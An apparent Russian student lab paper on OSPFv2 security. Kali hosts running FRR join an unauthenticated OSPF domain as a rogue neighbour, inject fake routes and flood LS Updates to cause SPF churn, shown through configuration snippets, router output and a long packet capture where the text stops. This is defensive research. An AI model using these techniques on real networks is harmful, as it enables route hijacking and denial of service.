Ключевые слова: OSPFv2, Безопасность, Аутентификация, Динамическая маршрутизация, IPv4, IPsec, Cisco, Сетевая инфраструктура.

## SECURITY CONSIDERATIONS FOR OSPFv2. AUTHENTICATION MECHANISMS

<sup>1</sup>Vaulin S.E., Kalinin S.Y.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: [1dlyaegr1@gmail.com](mailto:1dlyaegr1@gmail.com)

This paper examines security issues in the OSPFv2 interior dynamic routing protocol, focusing on authentication mechanisms. The study analyzed the protocol's operating principles, typical threats arising from unprotected routing, and the limitations of simple authentication. The results confirmed a significant vulnerability in OSPFv2.

Keywords: OSPFv2, Security, Authentication, Dynamic Routing, IPv4, IPsec, Cisco, Network Infrastructure.

### Введение

В основе функционирования любой крупной современной сети лежат динамические протоколы маршрутизации. Без них никакая современная сеть, ни огромная компания, ни провайдерская инфраструктура нормально жить не сможет. Почему? Наверяд ли кто-то захочет каждое новое соединение «прописывать руками» в таблицах маршрутизации десятков устройств. Динамическая маршрутизация, в свою очередь, берёт на себя всю эту работу: когда где-то кабель оборвался или добавили новый роутер, сеть сама об этом узнаёт и перестраивает маршруты без нашей помощи. Именно они, в отличие от статической настройки, обеспечивают гибкость, отказоустойчивость и возможность автоматической адаптации к изменениям топологии. Это незаменимая технология, особенно когда сеть состоит не из трех маршрутизаторов, а из тридцати.

Open Shortest Path First (OSPF) – это протокол маршрутизации для сетей Internet Protocol (IP). Он использует алгоритм маршрутизации состояния канала (LSR) и относится к группе протоколов внутренних шлюзов (IGP), работающих в рамках одной автономной системы (AS).

Протокол OSPFv2, как протокол состояния канала, предоставляет каждому маршрутизатору полную и одинаковую карту сети, что позволяет вычислять оптимальные пути независимо и детерминировано. Благодаря этому OSPFv2 обеспечивает высокую скорость сходимости, отличную масштабируемость за счёт разделения на области и полную поддержку бесклассовой адресации (VLSM/CIDR), что делает его стандартом для многих организаций.

Но вот тут появляется проблема. Проблема заключается в том, что базовый OSPFv2 изначально полагается на доверие к информации, получаемой от соседних маршрутизаторов в одном сегменте. Если к сегменту подключился злоумышленник с ноутбуком, то он может отправить в сеть ложную маршрутную информацию. Иногда достаточно одного такого «специалиста» в системе, чтобы сеть стала неуправляемой: реальные маршруты исчезнут, трафик пойдет через фальшивые узлы и начнётся шторм вычислений SPF, выводя из строя процессоры сетевого оборудования, или появятся петли маршрутизации, парализующие связность. Подобные воздействия позволяют дестабилизировать работу сети, иногда полностью поломав её, или получить контроль над маршрутной информацией без прямого доступа к пользовательскому трафику.

Конечно, для этого придумали аутентификацию – когда устройства сверяют друг у друга пароли, чтобы исключить чужаков. Но на практике ситуация осложняется тем, что если аутентификация OSPF не настраивается, либо используется в простейшем виде, то о надёжные защиты от целенаправленных атак можно вовсе забыть.

В данной работе будут реализованы атаки на плоскость управления OSPFv2, и рассмотрим существующие механизмы аутентификации от простого пароля до криптографической хеш-суммы MD5, а также ситуацию, когда пароль вовсе отсутствует.

Мы пришли к тому, что исследование механизмов защиты протокола OSPFv2 и анализ различных методов аутентификации представляют собой актуальную задачу и определяют выбор объекта, предмета и цели работы.

*Объект исследования:* процесс обмена маршрутной информацией и установления соседских отношений в протоколе OSPFv2 в корпоративной сети.

*Предмет исследования:* механизмы обеспечения безопасности (аутентификации) протокола OSPFv2 и их устойчивость.

*Цель исследования:* провести практический анализ уязвимостей OSPFv2 и оценить эффективность механизмов аутентификации.

### Литературный обзор

Протокол OSPF является одним из распространённых протоколов внутренней динамической маршрутизации, что подтверждается как официальной документацией, так и многочисленными публикациями в профессиональных изданиях и технических сообществах [2, 15, 16]. В российской и зарубежной литературе OSPF регулярно рассматривается как базовый протокол для построения корпоративных и провайдерских IP-сетей, что подчёркивает его значимость и актуальность вопросов, связанных с его безопасной эксплуатацией [1, 10].

Рассмотрим несколько ключевых моментов и определений. Самое главное – это определение данного вида протокола. OSPFv2 (Open Shortest Path First version 2) – это протокол внутренней динамической маршрутизации (IGP), работающий по принципу состояния канала (link-state). Если говорить про основное различие между версиями, то OSPFv2 работает в сетях IPv4, OSPFv3 в сетях IPv6.

Идея OSPF заключается не в обмене готовыми таблицами маршрутизации, а в формировании единой логической карты сети. Маршрутизаторы собирают сведения о состоянии каналов и распространяют их в виде объявлений LSA, после у всех участников формируется одинаковое представление топологии, на основе которого вычисляются кратчайшие маршруты. Для повышения масштабируемости протокол применяет иерархию областей, что снижает объём служебного трафика и нагрузку на устройства [1, 15]. Взаимодействие маршрутизаторов осуществляется через последовательность служебных сообщений (Hello, DD, LSR, LSU, LSAck) и проходит строго определённые стадии формирования соседства до состояния полной синхронизации баз данных [1, 16]. Для оптимизации обмена используется механизм назначенного и резервного маршрутизаторов (DR/BDR), отвечающих за централизованное распространение информации о состоянии сети.

В статьях также рассматриваются и угрозы вмешательства, одной из самых базовых и популярных атак считается перехват трафика, что влечет за собой компрометацию данных. А одним из наиболее опасных сценариев является подмена маршрутов путём рассылки ложных LSA или DoS атака. [4, 13, 14]

В исследованиях про сам протокол и его защиту уделяется внимание механизмам аутентификации. В частности, показано, что использование MD5 в современном мире является не столь хорошей идеей, так как он уязвим к коллизиям. В актуальных стандартах и работах рассматривается переход на стойкие алгоритмы семейства SHA-2/SHA-3, а также на комплексные методы защиты. [6, 7, 13]

Помимо исследовательских работ, данная тема раскрывается преимущественно в документациях (RFC) так и на работы, посвящённые анализу реальных инцидентов и криптографической устойчивости механизмов аутентификации [5, 14]. Основными RFC, регламентирующие работу OSPFv2 являются RFC 2328 [16] и RFC 5709 [6], можно упомянуть и RFC 7166 [7] – документ о совместимости. Дополнительно вопросы защиты протоколов маршрутизации рассматриваются в RFC 6862 [13] (KARP Design Guide), определяющем общие принципы криптографической защиты протоколов маршрутизации, а также в RFC 7474 [8], регламентирующем использование алгоритмов семейства SHA-256 для криптографической аутентификации OSPFv2. Для 3 версии – RFC 2740 [9] и RFC 4552 [12].

Таблица 1 - Основные RFC

| Номер RFC | Название документа                               | Краткое содержание   |
|-----------|--|--|
| RFC 2328  | OSPF Version 2                                   | Базовая спецификация протокола OSPFv2: архитектура, типы пакетов, алгоритм SPF, процесс установления соседства, механизмы аутентификации |
| RFC 5709  | OSPFv2 HMAC-SHA Cryptographic Authentication     | Расширение механизмов аутентификации OSPFv2 с использованием более стойких криптографических алгоритмов семейства SHA                    |
| RFC 6862  | KARP Design Guide                                | Общие принципы криптографической защиты протоколов маршрутизации   |
| RFC 7474  | OSPFv2 Cryptographic Authentication with SHA-256 | Расширение аутентификации OSPFv2 с использованием SHA-256  |
| RFC 2740  | OSPF for IPv6                                    | Описание OSPFv3, предназначенного для работы в сетях IPv6  |
| RFC 4552  | Authentication/Confidentiality for OSPFv3        | Использование IPsec для обеспечения аутентификации и конфиденциальности в OSPFv3   |

По итогам анализа были выдвинуты пара гипотез:

Гипотеза 1: Механизм простой текстовой аутентификации (simple password) в OSPFv2 не обеспечивает реальной защиты от целевой атаки.

Гипотеза 2: Криптографическая аутентификация на основе MD5 является необходимым минимумом для противодействия атакам на OSPFv2 в условиях лабораторной модели.

### **Методология и среда исследования**

#### *Тип исследования*

Следует отметить, что исследование проводится в условиях лабораторной модели сети, что позволяет контролировать параметры эксперимента, однако не учитывает всех особенностей промышленных сетевых инфраструктур.

#### *Характеристика выборки*

Мы собрали простую, но полноценную сеть. Её основу составил маршрутизатор Cisco 1941, к которому был подключён компьютер Kali-1. Изначально данный хост использовался как обычное клиентское устройство, но далее он стал основным инструментом для тестирования атак.

Для расширения топологии между узлами был добавлен промежуточный маршрутизатор MikroTik. Через него Cisco 1941 был связан с маршрутизатором Eltex ESR-15R, к которому был подключён второй компьютер под управлением Kali-2.

Сетевые устройства были соединены следующим образом: между Cisco 1941 и маршрутизатором MikroTik была организована сеть 10.0.12.0/24, далее MikroTik и Eltex ESR-15R были связаны по сети 10.0.13.0/24. Каждый маршрутизатор также имел доступ к своему локальному сегменту: Cisco обслуживал сеть 192.168.1.0/24, где находился Kali-1, а Eltex – сеть 192.168.2.0/24 с хостом Kali-2.

Всё оборудование получило статические IP-адреса из этих диапазонов. Такая топология позволила в миниатюре смоделировать типичную ситуацию: два филиала, связанных по OSPF, с локальными сетями пользователей.




Рисунок 1 - Топология

#### Попытка имитации OSPF-маршрутизатора

Прежде чем что-либо взламывать, нужно было убедиться, что наша сеть работает как надо. Поэтому первым делом мы настроили на маршрутизаторах OSPFv2 в его самом простом и открытом виде без какой-либо аутентификации.

В область backbone (area 0) были включены все межмаршрутизаторные сети (10.0.12.0/24 и 10.0.13.0/24), а также соответствующие локальные пользовательские сегменты (192.168.1.0/24 и 192.168.2.0/24).

Убедиться в успехе помогла классическая команда `show ip ospf neighbor`. В её выводе мы увидели состояние FULL, что означало: соседство установлено, базы данных синхронизированы. Команда `show ip route` подтвердила, что маршруты ко всем сетям появились в таблицах обоих роутеров, и трафик между Kali-1 и Kali-2 свободно ходил. Ниже будет приведен рисунок установления соседства на Cisco.

```
Router#sh ip ospf neighbor
Neighbor ID    Pri   State           Dead Time   Address      Interface
2.2.2.2        1     FULL/BDR        00:00:35   10.0.12.2   GigabitEthernet0/0
Router#
```

Рисунок 2 - Таблица соседей на Cisco

После начинается интересное: пробуем создать «фейковый» маршрутизатор с нуля.

Сначала мы пошли прямым путём: захотели заставить обычный компьютер с Kali Linux притвориться маршрутизатором OSPF. Идея была проста – если не поднимать полноценный демон протокола, а просто вручную собирать и кидать в сеть нужные пакеты?

Взяли за основу библиотеку Scapy в Python. Начали с приветственных Hello. Вписали в них правильный Router ID, Area ID и интервалы, как у легитимного маршрутизатора и начали отправлять в их сеть.

После непродолжительного времени команда `show ip ospf neighbor` показала новый адрес в состоянии `Init`.

```
Router#sh ip ospf neighbor
Neighbor ID      Pri   State           Dead Time   Address      Interface
3.3.3.3          1    INIT/DROTHER    00:00:39   192.168.1.10 GigabitEtherne
t0/1
2.2.2.2          1    FULL/DR         00:00:32   10.0.12.2    GigabitEtherne
t0/0
```

Рисунок 3 - Установление соседства

Мы усложнили наш скрипт, добавив в Hello-пакеты нужные опции и параметры. Состояние на сменилось на `ExStart`, протокол начал готовиться к обмену полными данными о топологии.

Но именно здесь и возникла стена. Состояние `ExStart` не переходило в `Exchange`, что указывало на проблему при обмене Database Description (DD) пакетами. Изменение MTU и параметров приоритета OSPF результата не дало. Анализ показал, что причина заключалась в отсутствии полноценной реализации OSPF state machine: используемые скрипты формировали отдельные пакеты, но не обеспечивали корректную логику согласования ролей и последовательности обмена DD-сообщениями.

#### *Использование FRR как скомпрометированного маршрутизатора*

Поскольку попытка атаковать через Scapy не была успешной, мы сменили тактику. В Kali Linux установили полноценный пакет динамической маршрутизации – FRR (Free Range Routing) и включили демон `ospfd`.

Установка свелась к паре команд (`apt install frr`), а настройка к правке конфигурационного файла `/etc/frr/daemons` и настройки самого OSPF через `vysh`. Мы подняли на Kali полноценный OSPF-демон.

```
kali# conf
kali(config)# router ospf
kali(config-router)# network 192.168.1.0/24 area 0
kali(config-router)# router-id 3.3.3.3
kali(config-router)# exit
kali(config)# exit
kali#
```

Рисунок 4 - Настройка OSPF на Kali-1

Уже через несколько секунд после запуска `ospfd`, маршрутизатор показал в таблице соседей новый адрес – адрес нашего Kali в заветном состоянии `FULL`. С точки зрения протокола, к сети легально подключился ещё один маршрутизатор. Kali стал полноправным членом OSPF-домена.

```
Neighbor ID      Pri   State           Dead Time   Address      Interface
3.3.3.3          1    FULL/DR         00:00:32   192.168.1.10 GigabitEtherne
t0/1
2.2.2.2          1    FULL/DR         00:00:36   10.0.12.2    GigabitEtherne
t0/0
```

Рисунок 5 - Таблица соседей на R1

Теперь у нас был скомпрометированный легитимный узел. Внутри сети сидел злоумышленник, который полностью синхронизировал свою базу данных LSDB с остальными и получил право голосовать при расчёте маршрутов. Мы могли не подделывать протокол, а использовать его штатные механизмы против самой сети – начать рассылать через FRR собственные, но вредоносные маршрутные объявления (LSA).

#### *Практические атаки на незащищённый OSPF*

Как только Kali стал полноправным OSPF-соседом, мы перешли к проверке, что именно можно сделать, имея такой уровень доступа.

Мы через демона FRR на Kali анонсировали в OSPF-домен совершенно новые, несуществующие сети.

```
Gateway of last resort is not set

  10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.0.12.0/24 is directly connected, GigabitEthernet0/0
L       10.0.12.1/32 is directly connected, GigabitEthernet0/0
       192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.1.0/24 is directly connected, GigabitEthernet0/1
L       192.168.1.1/32 is directly connected, GigabitEthernet0/1
O       192.168.2.0/24 [110/2] via 10.0.12.2, 00:11:20, GigabitEthernet0/0
Router#
```

Рисунок 6 - sh ip route до внедрения

```
Gateway of last resort is not set

  10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C       10.0.12.0/24 is directly connected, GigabitEthernet0/0
L       10.0.12.1/32 is directly connected, GigabitEthernet0/0
O E2    10.123.123.0/24
        [110/20] via 192.168.1.10, 00:37:31, GigabitEthernet0/1
O E2    10.200.2.1/32 [110/20] via 192.168.1.10, 00:17:11, GigabitEthernet0/1
       192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.1.0/24 is directly connected, GigabitEthernet0/1
L       192.168.1.1/32 is directly connected, GigabitEthernet0/1
O       192.168.2.0/24 [110/2] via 10.0.12.2, 00:08:39, GigabitEthernet0/0
Router#
```

Рисунок 7 - sh ip route после внедрения

Следующей проверкой стала атака на доступность. Мы написали скрипт, который заставлял демон FRR на Kali генерировать новое OSPF-обновление (LSU), имитируя то поднятие, то падение той же фиктивной сети или её метрики. Каждое обновление заставляло соседей пересчитывать алгоритм Дейкстры (SPF).

```

OSPF Router with ID (1.1.1.1) (Process ID 1)

Router Link States (Area 0)

Link ID      ADV Router   Age          Seq#         Checksum Link count
1.1.1.1      1.1.1.1      1374        0x8000004C  0x00D4EB  2
2.2.2.2      2.2.2.2      725         0x80000033  0x001034  2
3.3.3.3      3.3.3.3      1076        0x80000007  0x00A145  1

Net Link States (Area 0)

Link ID      ADV Router   Age          Seq#         Checksum
10.0.12.2    2.2.2.2      725         0x80000007  0x00B255
192.168.1.10 3.3.3.3      1541        0x80000003  0x00BA0D

Type-5 AS External Link States

Link ID      ADV Router   Age          Seq#         Checksum Tag
10.123.123.0 3.3.3.3      1076        0x80000001  0x00B6FA  0
10.200.1.1    3.3.3.3      2           0x8000000E  0x00369A  0
10.200.2.1    3.3.3.3      5           0x80000004  0x003F9A  0
10.200.3.1    3.3.3.3      3600        0x80000025  0x00F1C5  0
10.200.4.1    3.3.3.3      3           0x8000001F  0x00F2C9  0
    
```

Рисунок 8 - show ip ospf database

```

2001 2727 6166990. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2002 2727 6576484. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2003 2728 6994919. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2004 2728 7502598. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2005 2728 8032314. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2006 2728 8562270. 192.168.1.10 192.168.1.1 OSPF 98 LS Update
2007 2729 9092024. 192.168.1.1 224.0.0.5 OSPF 120 LS Acknowledge
2008 2729 9621830. 192.168.1.10 224.0.0.5 OSPF 60 Who Has 192.168.0.1? Tell 169.254.215.166
2009 2729 1015030. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2010 2729 1067946. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2011 2740 4648707. 192.168.1.11 224.0.0.5 OSPF 94 Hello Packet
2012 2740 5177967. 192.168.1.10 224.0.0.5 OSPF 60 Who Has 192.168.0.1? Tell 169.254.215.166
2013 2740 5707113. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2014 2740 6237294. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2015 2742 6767204. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2016 2742 7297314. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2017 2742 7827424. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2018 2742 8357534. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2019 2742 8887644. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2020 2742 9417754. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2021 2742 9947864. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2022 2742 10478974. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2023 2742 10999084. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2024 2742 11519194. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2025 2742 12039304. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2026 2742 12559414. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2027 2742 13079524. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2028 2742 13599634. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2029 2742 14119744. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2030 2742 14639854. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2031 2742 15159964. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2032 2742 15680074. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2033 2742 16200184. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2034 2742 16720294. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2035 2742 17240404. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2036 2742 17760514. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2037 2742 18280624. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2038 2742 18800734. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2039 2742 19320844. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2040 2742 19840954. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2041 2743 1275426. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2042 2743 1327437. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2043 2743 1379448. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2044 2743 1431459. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2045 2743 1483470. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2046 2743 1535481. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2047 2743 1587492. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2048 2743 1639503. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2049 2743 1691514. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2050 2743 1743525. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2051 2743 1795536. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2052 2743 1847547. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2053 2743 1899558. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2054 2743 1951569. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2055 2743 2003580. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2056 2743 2055591. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2057 2743 2107602. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2058 2743 2159613. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2059 2743 2211624. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2060 2743 2263635. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2061 2743 2315646. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2062 2743 2367657. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2063 2743 2419668. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2064 2743 2471679. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2065 2743 2523690. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2066 2743 2575701. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2067 2743 2627712. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2068 2743 2679723. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2069 2743 2731734. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2070 2743 2783745. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2071 2743 2835756. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2072 2743 2887767. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2073 2743 2939778. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2074 2743 2991789. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2075 2743 3043800. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2076 2743 3095811. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2077 2743 3147822. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2078 2743 3199833. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2079 2743 3251844. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2080 2743 3303855. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2081 2743 3355866. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2082 2743 3407877. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2083 2743 3459888. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2084 2743 3511899. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2085 2743 3563910. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2086 2743 3615921. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2087 2743 3667932. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2088 2743 3719943. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2089 2743 3771954. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2090 2743 3823965. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2091 2743 3875976. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2092 2743 3927987. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2093 2743 3979998. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2094 2743 4032009. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2095 2743 4084020. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2096 2743 4136031. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2097 2743 4188042. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2098 2743 4240053. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2099 2743 4292064. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2100 2743 4344075. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2101 2743 4396086. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2102 2743 4448097. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2103 2743 4500108. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2104 2743 4552119. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2105 2743 4604130. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2106 2743 4656141. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2107 2743 4708152. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2108 2743 4760163. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2109 2743 4812174. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2110 2743 4864185. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2111 2743 4916196. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2112 2743 4968207. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2113 2743 5020218. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2114 2743 5072229. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2115 2743 5124240. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2116 2743 5176251. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2117 2743 5228262. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2118 2743 5280273. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2119 2743 5332284. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2120 2743 5384295. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2121 2743 5436306. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2122 2743 5488317. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2123 2743 5540328. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2124 2743 5592339. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2125 2743 5644350. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2126 2743 5696361. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2127 2743 5748372. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2128 2743 5800383. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2129 2743 5852394. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2130 2743 5904405. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2131 2743 5956416. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2132 2743 6008427. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2133 2743 6060438. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2134 2743 6112449. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2135 2743 6164460. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2136 2743 6216471. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2137 2743 6268482. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2138 2743 6320493. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2139 2743 6372504. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2140 2743 6424515. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2141 2743 6476526. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2142 2743 6528537. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2143 2743 6580548. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2144 2743 6632559. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2145 2743 6684570. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2146 2743 6736581. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2147 2743 6788592. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2148 2743 6840603. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2149 2743 6892614. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2150 2743 6944625. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2151 2743 6996636. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2152 2743 7048647. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2153 2743 7100658. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2154 2743 7152669. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2155 2743 7204680. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2156 2743 7256691. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2157 2743 7308702. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2158 2743 7360713. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2159 2743 7412724. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2160 2743 7464735. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2161 2743 7516746. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2162 2743 7568757. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2163 2743 7620768. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2164 2743 7672779. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2165 2743 7724790. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2166 2743 7776801. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2167 2743 7828812. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2168 2743 7880823. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2169 2743 7932834. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2170 2743 7984845. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2171 2743 8036856. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2172 2743 8088867. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2173 2743 8140878. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2174 2743 8192889. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2175 2743 8244900. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2176 2743 8296911. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2177 2743 8348922. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2178 2743 8400933. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2179 2743 8452944. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2180 2743 8504955. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2181 2743 8556966. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
2182 2743 8608977. 192.168.1.10 224.0.0.5 OSPF 98 LS Update
